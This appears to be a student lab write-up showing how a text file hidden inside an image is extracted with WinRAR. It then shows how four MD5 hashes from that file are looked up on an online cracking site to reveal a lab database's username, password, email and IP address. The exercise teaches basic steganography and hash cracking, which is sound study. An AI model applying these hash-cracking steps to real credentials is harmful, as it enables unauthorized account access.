
Step 2:- Download WinRAR & Install it.




Step 3:- Open WinRAR & Click on File.




Step 4:- Click on Open archive.



Step 5:- Select image & Click on Open.



Step 6:- Click on Secret_text.txt




Step 7:- Secret_text open in Notepad & 4 Secret text are their.


- Decrypt the username and password of the database along with the IP address from the extracted file from Steganography task.
  Use cryptography online websites resources to crack the hashes.

Online websites resources to crack the hashes:-

Step 1:- Open Browser & Type https://md5hashing.net .




Step 2:- Search Secret Code in md5hashing.



Step 3:- cfa17b7ba495e83e88d620c4a88e8ac6 ?

Answer= encryptmd5@gmail.com




Step 4:- d6a099b6fc2eae64a57d611ae7a27788 ?

Answer= **Password120**

Step 5:- f528764d624db129b32c21fbca0cb8d6 ?

Answer= 127.0.0.1



Step 6:- 145b969c11e30b088e5334122a398f6f ?

Answer=**username:admin**

Step 7:- Secret Code in form of md5hashing.

By:- D.LIKITH SAI KUMAR